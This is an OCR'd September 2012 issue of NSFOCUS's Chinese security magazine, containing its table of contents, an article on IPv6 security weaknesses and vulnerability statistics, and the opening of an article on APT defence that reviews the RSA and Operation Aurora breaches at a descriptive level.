安全+
SECURITY
2012/09 总第018
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

IPv6及其安全性研究

APT攻击的防护思路

代号“日本行动”
— Anonymous 攻击报告

符号执行方法介绍

NSFOCUS

本期看点 HEADLINES

2 IPv6及其安全性研究

6 APT攻击的防护思路

26 代号“日本行动”
- Anonymous 攻击报告

44 符号执行方法介绍

主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-8667
传真：(010)6872 8708
网址：www.nsfocus.com

Nsmagazine@nsfocus.com

2012/09 总第 018

安全+ SECURITY+

目录 CONTENTS

专家视角 2-30

IPv6 及其安全性研究	李鸿培　洪海	2
APT 攻击的防护思路	王卫东	11
工业控制系统安全概述	李文法　忽朝俭　曹嘉	18
一个基于 IRC 的 botnet 客户端分析	刘亚	25

行业热点 31-46

代号“日本行动”- Anonymous 攻击报告	田民　赵旭	31
全面解析中小银行信息安全合规管理（三）	徐一丁	36
再探下一代防火墙技术之一体化引擎	段继平	40
IPv6 环境下漏洞扫描方法探讨	尹航　李晨	43

前沿技术 47-68

符号执行方法介绍	忽朝俭	47
无线射频安全初探	尚进	53
浏览器体系结构及攻击方法研究	黄伟	57
Break QR Code Attack	赵刚	63

绿盟动态 69-70

安全公告 71-76

NSFOCUS 2012 年 5-6 月之十大安全漏洞	71

IPv6及其安全性研究

安全研究院　李鸿培　洪海

关键词： IPv6　安全性　漏洞　威胁

摘要： 随着 Internet 的发展，在各国下一代互联网的发展规划中，IPv6 逐步替代 IPv4 已成为必然的趋势。本文将在分析 IPv6 发展现状的基础上，对 IPv6 协议自身的脆弱性（漏洞）及相应的攻击威胁进行初步的整理分析。

一 . 引言

随着 Internet 的发展，IPv4 已经暴露出了许多问题：IPv4 地址空间不足、骨干路由器维护的路由表表项数量过大、不易进行自动配置和重新编址、安全问题日益突出等等，而其中最重要的问题就是 IP 地址资源的短缺 [H3C-07]。而且由于 IPv4 地址的分配极不均衡，除美国等极少数国家外，其他地区或国家都已经在面临 IP 地址严重不足的问题，并严重制约了这些地区企业信息化的快速发展。同时，下一代互联网、移动互联网、云计算、物联网以及社交网络融合所掀起的网络技术和信息业务发展的新浪潮，使得 IPv4 地址空间不足的问题更为突出，以 IPv6 替代 IPv4 已成为互联网发展的必然趋势。

1. 各国政府积极制订 IPv6 发展规划并提供强力的政策支持

随着 IPv4 地址资源的逐步耗尽 [IPv6-TR]，各国政府对互联网的发展也日益重视、并陆续出台相应的政策、文件及 IPv6 发展规划等，将 2012 年作为启动 IPv6 网络服务支持的最为关键的一年，并强制要求相关企业对 IPv6 网络服务的支持 [CEDU-12]，同时要求后续网络产品必须支持 IPv6。例如，自 2012 年 6 月 6 日 “IPv6 世界日” 之后，美国主要商业网站和受财政支持的 1 万多个政府网站都将支持 IPv6[USA-IPv6]；而欧洲 [Europe-IPv6]、日本、新加坡、马来西亚、韩国 [CEDU-12] 等也都在转向 IPv4 到 IPv6 的过渡工作。

2011 年 2 月 3 日，全球 IP 地址分配机构 IANA（互联网编号分配机构）宣布其地址池中 IPv4 地址已分配完。

2011 年 4 月 15 日，亚洲地区 IP 地址分配机构 APNIC（亚太互联网络信息中心）进入最后一个 /8 IPv4 地址块的分配，根据

APNIC 相关政策，此后其会员每次申请最多可获得一个 /22 的 IPv4 地址块（1024 个 IPv4 地址）。

其它地区性 IP 地址分配机构包括 RIPE NCC（欧洲）和 ARIN（北美）预计也将分别在 2012 年和 2013 年耗尽可分配的地址资源 [IPv6-TR]。

国内自 2011 底开始陆续出台的一系列政策文件表明：中国政府已经明确了 IPv6 网络的发展时间表和路线图 [China IPv6-2]。中国下一代互联网的商用试点将从 2012 年的春季开启。并明确要求在“十二五”期间实现骨干网全面支持 IPv6，主要商业网站、教育科研网站和政府网站支持 IPv6[China IPv6-1]。工信部发布的《互联网行业“十二五”发展规划》中则要求以移动互联网、物联网等为切入点开展 IPv6 应用示范；建设 IPv6 网络基础资源统计分析平台；建立网站和 IDC 系统 IPv6 评测认证机制 [China IPv6]。这都显示了中国加快部署 IPv6 网络的决心，2012 年也必将成为中国 IPv6 发展史上的里程碑。

2.IPv6 网络服务及应用的快速发展趋势

面对 IPv6 的巨大应用前景，许多互联网企业都积极主动地参与到 IPv6 的建设中。根据“全球 IPv6 启动日新闻发布会”上披露的统计数据 [ISOC-12]、Sandvine 公司 [Sandvine-12] 公布的 IPv6 监测数据以及 Arbor 公司关于 IPv6 启动日的 IPv6 流量监控分析结果 [ARBOR-12] 来看，备受瞩目的全球 IPv6 启动日活动取得了预期的成功：不仅推动了 IPv6 web 流量的增长，还推动了 IPv6 电子邮件、视频、社交网络等应用流量的爆发式增长。

全球 IPv6 启动日新闻发布会上披露的统计数据 [ISOC-12]：

- Comcast 观测到 IPv6 流量占其网络通信量的 0.5%，占其 Xfinity 网站通信量的 1%。Comcast 三分之一的网络已能够提供双堆栈 IPv6 和 IPv4 服务，且 1.5% 的 Comcast 用户正在使用 IPv6。
- Facebook 称，2700 万用户在家中使用 IPv6 并且使用这个新协议访问 Facebook 网站，比它一年前 24 小时测试 IPv6 时的用户数量增加了三倍。
- Akamai 提供的 IPv6 流量比一年前 24 小时测试时增加了 100 倍。在 Akamai 的 IPv6 客户中，有 21 个是美国政府机构。
- AT&T 称，它的消费者宽带网用户有 100 多万启用了 IPv6，占用户总数的 6.7%。


……

依据网络设备公司 Sandvine 的公布数据 [Sandvine-12]，在 2012 年 6 曰 6 日的“IPv6 全球启动日”上，IPv6 数据流量在美国创下了历史新高。

IPv6 流量最近一次出现爆发式增长要追溯到 2012 年 5 月 23 日（在线视频播放网站 Netflix 宣布支持 IPv6 协议日子），此后的几天内，Facebook 等顶级互联网公司均陆续开放 IPv6 协议支持。

根据 Sandvine 的采样数据（如下图），YouTube 服务贡献了最多的 IPv6 流量，约为 57%。紧接着是 Netflix，流量贡献约为 32%。Facebook 及其内容分发网络分别贡献了 1.15% 和 2.7% 的流量，谷歌主页则贡献了 1.42% 的流量。

而且 2012 年 6 月 6 日的“世界 IPv6 启动日”之后，包括 AT&T、Comcast、时代



华纳有线电视等 60 多家接入网络提供商；Facebook、谷歌、雅虎和必应等 3000 多个流行大网站，将向用户提供永久性的 IPv6 支持。而且，包括思科、D-Link 在内的多家路由器厂商在其路由器中将默认支持 IPv6 [ISOC-12]。

在国家政策的促进下，国内企业也在积极地促进 IPv6 网络及应用的部署工作 [CEDU-12]：中国电信目前正在全面开展骨干网的 IPv6 双栈化改造；中国联通未来将投入 8 亿资金，在终端、接入网、城域网等多个层面，进行网络对 IPv6 的支持改造，以推动下一代互联网产业的发展；中国移动通信公司则期望通过引入 IPv6 发展移动互联网并应对移动终端所需要的数十亿地址问题。此外，华为、中兴等网络设备提供商和相关研究机构，也都积极投入力量参与 IPv6 的技术、标准或产品研发，并且部分产品已通过 IPv6-Ready 测试，能够有效地对 IPv6 进行支持。根据 IPv6 Launch Day 官网的统计，中国目前支持 IPv6 网站占比为 65%。

3.IPv6 技术、标准与应用已相对成熟

为解决 IPv4 所存在的问题，IETF 从 1995 年开始就着手研究开发用于替代现行版本 (IPv4) 的下一代 IP 协议，即 IPv6[IETF]。IPv6 具有长达 128 位的地址空间，可以彻底解决 IPv4 地址不足的问题，IPv6 还采用了分级地址模式、服务质量、主机地址自动配置、认证和加密等许多技术；而且还为实现从 IPv4 网络到 IPv6 网络的顺利过渡，而开发了相应的过渡技术。这些技术以 Internet-Draft 及 RFC 文档的形式存在；其中 RFC 格式的文件为正式文件，但其中只有 Standard-Track 状态的 RFC 文档才能成为各厂家在实现相关技术时所必须遵循的标准。据统计，目前有效的 IPv6 标准文档（Standard-Track 状态的 RFC）约有 141 个 [LHS-12]。

经过十余年的发展，IPv6 的相关标准技术已经相对成熟，已经从实验室走向具体网络部署与应用；并在很多系统、网络以及应用厂商的商用产品中得到了实现 [LHS-12]。为了规范化 IPv6 的实现，促进用户对 IPv6 部署及应用的信息，IPv6 相关的组织还启动了一个 IPv6 产品的国际化测试计划—IPv6 Ready 标识程序 [IPv6 Ready]，旨在检验产品对 IPv6 协议的实现并验证 ipv6 产品的互联互通性。

目前许多互联网厂商（比如思科、Juniper、HP、微软、Arbor、Mcafee、华为、中兴等）的产品支持 IPv6 协议，并通过了 IPv6 Ready 的测试。

虽然在下一代互联网的规划及建设中，IPv6 替代 IPv4 已成必然趋势，但 IPv4 依然要与 IPv6 共存一段时间，而目前网络产品对 IPv6 的支持仍限于 IPv6 协议的实现，解决的依然是互联互通性问题，在安全性方面也主要是讨论 IPv6 所提供 IPsec、ESP、AH 等安全机制的实现，对 IPv6 协议自身的脆弱性及相应的威胁攻击讨论不多。本文将在简单介绍 IPv6 及其发展的基础上，对 IPv6 协议自身的脆弱性（漏洞）及相应的攻击威胁进行初步的整理分析。

二 .IPv6 协议的安全性分析

IPv6 协议相对于 IPv4 来说，除了提供了更大的地址空间，而且还做了大量的改进工作，如 ARP 协议被邻居发现协议（NDP）代替，ICMPv6 合并了 IPv4 中的 ICMP（控制报文协议），IGMP（组成员协议）、ARP（地址解析协议）、RARP（反向地址解析协议）和 RA（路由广播）等多个协议的功能。并强制采用 IPsec、认证头（AH）以及封装化安全载荷（ESP）等 IPv6 自身提供的安全机制实现 IPv6 网络端到端数据加密。下面对 IPv6 协议的安全性进行初步的分析与讨论。

1.IPv6 自身安全机制的影响

通过强制采用 IPv6 自身的安全机制（IPsec、AH 与 ESP），在 IPv6 网络中将能够获得比 IPv4 网络更高的安全性。因为 IPv6 网络中用户可以对网络层的数据进行加密并对 IP 报文进行校验，这有助于实现 IP 层的通信安全。但这种 IP 层数据加密的方式对基于网络数据包分析的网络安全设备有很大的影响 [LHS-12]，使得网络安全设备无法对抓取的网络数据进行深度的解析，从而使其安全功能失效。

2.IPv6 实现和配置上的脆弱性

和 IPv4 协议一样，系统、网络与应用在实现对 IPv6 协议的支持时，不同的系统开发商因软件开发能力的不同，在 IPv6 协议软件开发、各种算法实现甚至协议本身依然会引入各种可能的安全漏洞，并可能会引发严重的安全威胁。同时，因 IPv6 地址和配置的复杂度更高，在大规模部署中也可能因考虑不周而造成配置上错误，从而引入安全威胁。

3. 过渡技术带来的安全性问题

由于基于 IPv4 协议的互联网已经存在发展了数十年之久，基于 IPv4 的互联网是一个庞大的系统，其设备和应用系统向 IPv6 升级迁移的经济代价无疑是非常巨大的；因此 IPv4 到 IPv6 的迁移将是长期的，IPv4 网络与 IPv6 网络也必将共存很长的一段时间。为实现从 IPv4 到 IPv6 的平滑过渡，IETF 开发出对应的过渡技术 [LXX] 双协议栈技术、隧道技术以及协议翻译技术。

双栈技术的安全性问题

因为双栈技术是 IPv4 向 IPv6 过渡的基础，所以在从 IPv4 到

IPv6 的漫长过渡期内，网络节点（设备）必须同时支持 IPv4 和 IPv6 协议栈。这就要求我们在一个设备中必须同时考虑 IPv4 与 IPv6 的安全性，无论哪一种协议存在漏洞或配置错误都将严重影响网络节点的安全性；而且双栈系统的复杂性也会增加网络节点的数据转发效率、网络节点的故障率。

隧道技术的安全性问题

自动隧道容易引入 DoS、地址盗用和服务欺骗。可通过配置对隧道的出入口进行安全认证，并在入口处实施严格的过滤（IPv4 数据过滤、IPv6 数据过滤、协议端口过滤）来解决这些问题。

NAT-PT

NAT 技术破坏了网络层端到端的安全特性，NAT 设备是网络数据汇集的关键节点，需对其实施保护，并保证 NAT 算法不会受到 DoS 攻击。

4. 非 IP 层攻击的威胁依然存在

IPv6 协议和 IPv4 协议一样工作在网络层，传输数据报的基本机制没有发生改变，IPv4 网络中除 IP 层以外的其他 6 层中出现的攻击在 IPv6 网络中依然会存在。

5.IPv6 地址空间变大的影响

相对于 IPv4 来说，IPv6 地址空间非常巨大，这增大了传统扫描和蠕虫类攻击的难度。但网络中众所周知的网络地址为攻击者提供了明确的攻击目标，如所有节点地址 FF01::1 和 FF02::1、所有路由器地址 FF01::2 和 FF02::2，以及 DNS 地址等。对于这些网络关键节点来说，如何抵御 DDOS 攻击是一个艰巨的任务。

同时地址空间的变化也使得漏洞扫描及配置核查类的工具，必须改变以前基于主机扫描进行系统、网络或应用检测的工作模式来适应 IPv6 网络环境下地址空间巨大难以进行穷举扫描的现实，也许有网络安全管理员根据自己网络地址列表进行定向的漏洞检测和安全配置核查是比较可行的方案之一。

6.IPv6 其他新增功能的安全性问题

IPv6 支持无状态的地址自动分配，该功能可能造成非授权用户可以更容易的接入和使用网络。需要加强对移动终端及用户的身份认证和网络准入控制。ICMPv6 作为 IPv6 重要的组成部分，需要防止 DoS 攻击、反射攻击等。而邻居发现协议（ND）类似于 IPv4 中的 ARP 协议，需防止 DoS 攻击、中间人攻击等。

由于 IPv6 主要是在互联网协议栈 IP 层对 IPv4 的升级换代，IPv6 协议自身安全机制以及脆弱性、IPv6 过渡技术与新增功能以及地址空间的扩大都将为我们带来新的安全研究问题。IPv6 协议自身的安全机制主要遵守 IETF 相应的安全 RFC 标准实现 [IETF，LHS-12]；业内对 IPv6 过渡技术与地址空间的扩大等改变所带来安全问题的研究也比较普遍 [CISCO-11，CISCO-12，H3C07，LXX，WL03，etc]。但对 IPv6 协议自身漏洞情况以及可能的攻击技术，尚缺乏系统的分析与整理。因此，本文后续将重点对 IPv6 相关的漏洞与攻击技术进行讨论。

三 .IPv6 相关漏洞的分类分析

为便于对 IPv6 的相关漏洞进行统计和

分析，本节将首先界定 IPv6 相关漏洞的概念边界（范围），并在此基础上对 IPv6 相关漏洞进行统计分析与分类评估。

1.IPv6 相关漏洞的概念边界

IPv6 相关漏洞，指的是 IPv6 协议及其子协议本身存在的漏洞，以及网络设备、操作系统、网络服务在处理和解析 IPv6 协议及其子协议数据包的过程中产生的漏洞。需要补充说明的是:

- IPv6 的子协议包括但不限于以下协议: NDP（邻居发现协议）、ICMPv6（互联网控制消息协议）、DNSv6（域名解析）、DHCPv6（动态主机设定协定）、IPSec（互联网安全协议）等。
- IPv6 相关漏洞主要发生在 IP 层。但在 IP 层以上、必须通过 IPv6(而非 IPv4) 网络数据触发的漏洞也属于 IPv6 相关漏洞的范畴。
- 通过 IPv4 协议和 IPv6 协议均能够触发的漏洞（即漏洞触发不在乎网络层是 IPv4 协议还是 IPv6 协议），不属于 IPv6 相关漏洞，不在本文的讨论范围之内。

2.IPv6 相关漏洞统计与分类评估

为了更好地了解 IPv6 相关漏洞的威胁情况及发展趋势，我们以绿盟科技的漏洞库 NSFocus[LINK-NSF] 为基础，并参考 CVE[LINK-CVE]、SecurityFocus[LINK-SF] 等漏洞库，对其中收录的 IPv6 相关漏洞进行统计分析。在去除重复的漏洞之后，共统计出 IPv6 相关漏洞 124 条。下面对这 124 条漏洞进行详细的归类分析。

漏洞的分类

漏洞可以按照影响的系统、造成的危害和风险级别等不同的依据进行分类。

按照漏洞影响的系统分类，可将漏洞划分为影响 AIX、影响 BSD、影响 HP-UX、影响 IRIX、影响 Linux、影响 Mac OS、影响 NetWare、影响 Solaris、影响 UNIX、影响 Windows、影响网络设备 / 防火墙、系统无关、其他等类别。

按照漏洞造成的危害，可将漏洞划分为本地权限提升、远程信息泄露、远程执行命令、远程拒绝服务、远程数据修改、不必要的服务、其他等类别。

按照漏洞的风险级别，可将漏洞划分为高、中、低三个等级。

下面将从公布时间、影响的系统、造成的危害和风险级别依次对 IPv6 相关漏洞进行统计分析。

IPv6 相关漏洞按公布时间的统计分析

IPv6 相关漏洞数量随公布年份的变化情况如图 1 所示：2007 年以前，随着 IPv6 协议的实验推广以及 IPv6 网络应用的逐步推进，




图 1：2001-2012 年公布的
IPv6 相关漏洞情况统计分析图

IPv6 相关漏洞的发现和公布也呈现出增长的趋势。在 2007 年，公布的 IPv6 相关漏洞数量达到顶峰（20 个）。2007 年以后，IPv6 相关漏洞的公布数量在每年 15 个上下浮动，2008-2009 年公布漏洞数的减少与 IPv6 网络建设及应用在这段时间相对低迷有关（2012 年漏洞数少是因为只统计了前五个月的数据）。

但随着 IPv4 地址资源的耗尽以及 2012 年世界各国对 IPv6 网络及应用的强制启动，IPv6 相关的系统、网络和应用服务的部署会越来越普及，IPv6 的系统资源也越来越会受到攻击者的关注，IPv6 相关的漏洞数预计在 2012 年以后的一段时间内也会呈现快速增长的趋势。

IPv6 相关漏洞影响系统的统计分析

IPv6 相关漏洞按所影响系统的分类分析结果见图 2：所有 IPv6 相关漏洞中，影响网络设备的漏洞比重最大，这是因为 IPv6 相关漏洞主要发生在网络 IP 层，而网络设备正是处理网络层数据的最主要实体。除了网络设备外，使用广泛的 Linux 和 Windows 操作系统、以及系统无关的应用和服务也是 IPv6 相关漏洞的主要产生来源。




图 2：IPv6 相关漏洞
按影响系统的分类分析

IPv6 相关漏洞造成危害的统计分析

IPv6 相关漏洞在可能造成的危害进行分类分析，结果见图 3：所有 IPv6 相关漏洞中，一半以上的漏洞能够造成远程拒绝服务，这对于网络设备和网络服务来说是比较严重的危害。如果再加上能造成本地拒绝服务攻击的漏洞，拒绝服务攻击类漏洞将占到所有 IPv6 漏洞的 64%。显然这说明了在 IPv6 网络环境下，抗拒绝服务攻击的任务将非常艰巨。

其次能够造成远程代码执行的漏洞、信息泄露以及绕过来避免安全机制的检测等危害较大的漏洞也占据较多的比重，依次占 IPv6 相关漏洞总数的 9%、6% 与 11%。




图 3：IPv6 相关漏洞
按可造成的危害进行分类分析

IPv6 相关漏洞风险级别的统计分析

通常漏洞风险级别的评价标准为：

- 高—攻击者可以远程执行任意命令或者代码，或进行远程拒绝服务攻击；
- 中—攻击者可以远程创建、修改、删除文件或数据，或对普通服务进行拒绝服务攻击；
- 低—攻击者可以获取某些系统、服务

的信息，或读取系统文件和数据。

本文参考上述漏洞风险级别的评估标准，对 IPv6 的相关漏洞进行风险级别的评估与归类分析，结果如图 4 所示：IPv6 相关漏洞中，中危漏洞占漏洞总数量的一半以上，高危、中危漏洞占漏洞总数的 92%。所以一旦出现 IPv6 相关漏洞被利用发起攻击，它所产生的风险很大。从这个角度来看我们对 IPv6 的漏洞进行整理和归类分析，将有助于我们分析、监测与修补安全漏洞，在了解 IPv6 系统漏洞威胁态势的前提下，完善对应的安全产品功能，有针对性地提高 IPv6 网络的脆弱性检测与安全防护能力。




图 4：IPv6 相关漏洞
按风险级别进行分类分析

四 .IPv6 网络环境中的攻击手段

对于攻击者来说，确定攻击目标系统是其攻击活动的第一步，虽然 IPv6 巨大的地址空间为攻击者通过传统的扫描技术确定目标主机造成了极大的困难，但通过研究 IPv6 地址的使用范围和构成特点，依然可以进行有目的、有针对性的扫描 [LHS-12]，目前已有一些值得研究的开源的网络探测类工具：Nmap[Nmap]、Scan6[Scan6]、CHScanner[CHScanner] 等，这类开源工具已能够支持 IPv6 协议，并具备一定的系统定位与扫描能力。显然，对他们的实现原理进行分析并提供针对性的防范措施，将有助于 IPv6 环境下安全防护能力的提升。

在通过各种方法找到攻击目标之后，攻击者将采用各种手段对目标系统进行攻击，常见的攻击手段包括拒绝服务、绕过限制、通信劫持和代码执行等。目前已有一些开源性的工具能够利用 IPv6 与 ICMPv6 的固有弱点或系统实现时引入的安全性漏洞，对目标主机实施中间人攻击和拒绝服务攻击 [THC-IPv6]。

要想有效地防止这些入侵攻击，不仅要了解这些入侵攻击手段的原理及其对漏洞的利用方法，更重要的是要能够先于攻击者掌握系统中可能存在的漏洞情况，并进行针对性的修补，从而大大降低 IPv6 网络环境中的安全风险。

五 . 总结

互联网应用的发展与 IPv4 地址资源的耗尽，促使世界许多国家在 2012 年加快了 IPv6 网络及应用的建设与部署。虽然 IPv6 相对于 IPv4 来说增强了自身的安全机制，但一个新协议的引入必然会引入新的安全问题，对已有的网络安全技术体系造成影响，并可能对在售的安全产品提出新的改进需求。显然，这对安全产业来说是一个喜忧参半的消息，熟悉 IPv6 协议及其安全性将成为当前业内一个迫切的任务。在此背景下，本文中对 IPv6 协议的安全性、Ipv6 的自身漏洞及相应的攻击威胁进行了初步的探讨，并重点对 Ipv6 的相关漏洞进行了归类与统计分析。

六 . 参考文献

1.[ARBOR] A Milestone in IPv6 Deployment。http://ddos.arbornetworks.com/2012/02/a-milestone-in-ipv6-deployment/

2.[ARBOR-12] Arbor Networks 正式加入启动 IPv6 服务, http://it.jinghua.cn/network/351743/369354821267b.shtml.

3.[China IPv6] 互联网十二五规划发布: 骨干网全面支持 IPv6, http://www.ipv6bbs.com/thread-28357-1-1.html

4.[China IPv6-1] IPv6 首获 80 亿专项投资: 网络改造为首轮重点, http://www.edu.cn/do_9658/20120227/t20120227_745150_1.shtml

5.[China IPv6-2] 国家发改委: 关于下一代互联网 “十二五” 发展建设的意见, http://www.edu.cn/zc_6539/20120329/t20120329_760187.shtml

6.[CHScanner] https://code.google.com/p/chscanner/

7.[CISCO-11] IPv6 Security Brief, 2011 .

8.[CISCO-02] IPv6 Security Threats and Mitigations。http://meetings.apnic.net/__data/assets/pdf_file/0004/45589/IPv6-Security-Threats-Mitigations_Apricot_v4.pdf

9.[CEDU-12] 2012 年 6 月 6 日 IPv6LaunchDay, 全球正式启动 IPv6 网络。http://www.edu.cn/html/info/ipv6/0606/index.shtml

10.[Europe-IPv6] 欧盟: 通过政府采购促进 IPv6 发展, http://www.edu.cn/int_9668/20120607/t20120607_787419.shtml

11.[H3C-07] IPv6 技术白皮书, 杭州华三通信技术有限公司, Published: 2007

12.[IETF] The Internet Engineering Task Force (IETF), http://www.ietf.org

13.[IPv6 Ready] http://www.ipv6ready.org.cn/

14.[IPv6-TR] 全球 IPv6 发展形势; 摘自工信部电信研究院相关研究报告; <http://blog.sina.com.cn/s/blog_473f818b0100y3ef.html

15.[ISOC-12] ISOC: IPv6 应成为互联网新的常态, http://www.qycn.com/news/10116.html

16.[LINK-CVE] http://cve.mitre.org

17.[LINK-NSF] http://www.nsfocus.net/vulndb

18.[LINK-SF] http://www.securityfocus.com

19.[LHS2012] 李鸿培、洪海、申军利, IPv6 及其安全性技术研究报告, 绿盟科技, 2012 年 6 月

20.[LXX] IPv6 过渡研究综述 , 冷晓翔、章淼、毕军

21.[Nmap] http://nmap.org/

22.[Sandvine-12] IPv6 全球启动日令美国 IPv6 数据流量创新高, http://www.edu.cn/int_9668/20120608/t20120608_788022.shtml

23.[Scan6] http://www.securiteam.com/tools/5NP0M2KFPK.html

24.[THC-IPv6] http://thc.org/thc-ipv6/

25.[USA-IPv6] 美国: 公共网站 2012 年 9 月底将支持 IPv6, http://www.edu.cn/int_9668/20120607/t20120607_787407.shtml

26.[WL03] IPv6 的安全机制及其对现有网络安全体系的影响, 王玲、钱华林, Published: November 2003。

APT攻击的防护思路

安全研究院　王卫东

关键词： APT　社会工程　上网行为管理　异常行为检测

摘要： 本文通过分析几个典型 APT 攻击案例，总结出了若干经验教训。进而在分析 APT 攻击的一般过程基础上，针对攻击不同阶段，从技术措施和管理方法两个方面给出了一些具体的建议和具体实现的原理和思路。将针对各个攻击阶段的防护措施汇总起来，就可以形成一个比较完整的防护方案。

1. 引言

近两年来被媒体曝光的一些信息安全事件，使得 APT（Advance Persistent Threat，高级持久性威胁）攻击逐渐引起业界的广泛关注。所谓 APT，可以从两个方面理解:

高级

- 有比较明确的突破目标
- 采用多种侦查手段全方位搜集情报
- 通常利用 0day 漏洞
- 采用广谱的入侵技术
- 由一组人员相互协作完成攻击
- 有实力雄厚的组织和资源做支撑

持久性

- 攻击准备和攻击过程的持续时间都很长
- 攻击行为是一个任务，抱定势在必得的决心，不成功绝不罢手。

用户普遍关心如何有效发现并阻止 APT 攻击。从技术角度来看，这类攻击并没有明显的新颖性。确切的说，APT 只是一种攻击的模式而不是一个新型的攻击技术。后面通过几个典型的案例分析，可以很清楚的看出这一点。由于 APT 攻击一般持续时间较长，涉及很多隐蔽的环节，因此需要一套完整的多层次的检测和防护措施，才能发现和有效防护。

本文试图在分析 APT 的攻击过程的基础上，给出 APT 攻击的检测与防护的整体思路，以及所涉及的核心技术。

2. 典型案例分析

2.1 RSA 的故事

RSA 受到攻击是被披露出最新的 APT 攻击事件。由于 RSA 是信息安全行业中非常知名的企业。因此这个事件倍受关注。事件的整个过程大致如下:

1 攻击者首先收集 RSA 员工信息，并

向四人发送了两组恶意邮件，带有“2011 Recruitment plan.xls”的附件（见图 2-1）。




图 2-1：攻击者发出的邮件

2 尽管该邮件被归入垃圾邮件箱，不幸的是依然有一名员工阅读了内容并点击附件，隐藏其中的恶意代码利用了一个 0day 漏洞，植入木马；

3 攻击者控制这台电脑，取得了远程接触重要用户和服务器的条件，逐步收集相关信息并进行试探；一些重要用户和系统管理员账户被攻击者入侵；

4 攻击者将获取的数据加密压缩，通过 FTP 服务传输至公司外的被控制主机，并清除入侵痕迹；

5 攻击者利用得到的 SecurID 信息对使用 SecurID 的公司（如洛克希德马丁公司）进行进一步攻击。

2.2 极光行动（Operation Aurora）事件

2010 年 1 月 12 日，Google 在它的官方博客上披露了 2009 年 12 月中旬遭到了被称为 Aurora 的一场攻击。该名称来自攻击中使用的恶意文件中包含的路径信息。此外还有 20 多家公司也遭受了类似的攻击（部分来源显示超过 34 家）。攻击的大致过程如下:

1 攻击者首先搜集 Google 员工在 Facebook、Twitter 等社交网站上发布的信息；

2 攻击者利用动态 DNS 供应商建立托管伪造照片网站的 Web 服务器，Google 员工收到来自信任的人发来的网络链接并且点击，恶意链接上含有 shellcode 的 JavaScript，造成 IE 浏览器溢出，远程下载并运行程序；

3 攻击者通过 SSL 安全隧道与受害人机器建立连接，持续监听并最终获得该雇员访问 Google 服务器的账号密码等信息；

4 攻击者使用该雇员的凭证成功渗透进入 Google 邮件服务器，进而不断获取特定 Gmail 账户的邮件内容信息。

2.3 经验教训

- 安全措施没有闭环，留下隐患

在第一个案例中，尽管攻击发出的邮件已经被识别出来，但是没有对附件进行检测，也没有彻底删除，从而导致后续的问题的发生。

- 一个公司被攻陷，会拖累相关的公司

当一个公司内部的主机被攻陷，可能导致攻击蔓延到有合作关系的其他公司。造成更大范围的信息泄露。

- 不应在公共网站暴露个人信息

社会工程攻击的前奏步骤就是收集被攻击目标的基本信息，进而利用这些信息骗取信任。有些貌似非保密信息，经过一番推理可以得到更多情报。因此应该杜绝在公共网站上公开私人信息。

- 浏览器相关的漏洞是最危险的

绝大部分网络应用都是以浏览器做客户端程序，因此浏览器是应用最广的软件。对浏览器漏洞的利用投入产出比更高，因此也成

为攻击者最喜欢的利用目标。浏览器相关的漏洞包括浏览器程序自身的漏洞和各种插件的漏洞。

- 重点检测邮件附件中是否含有恶意代码

攻击通常通过发送具有诱惑性的邮件，诱骗接收者打开邮件附件。对可疑邮件附件要做彻底的检测。例如可以在沙箱中打开附件，观察系统发生的变化。

3.APT 攻击的一般过程

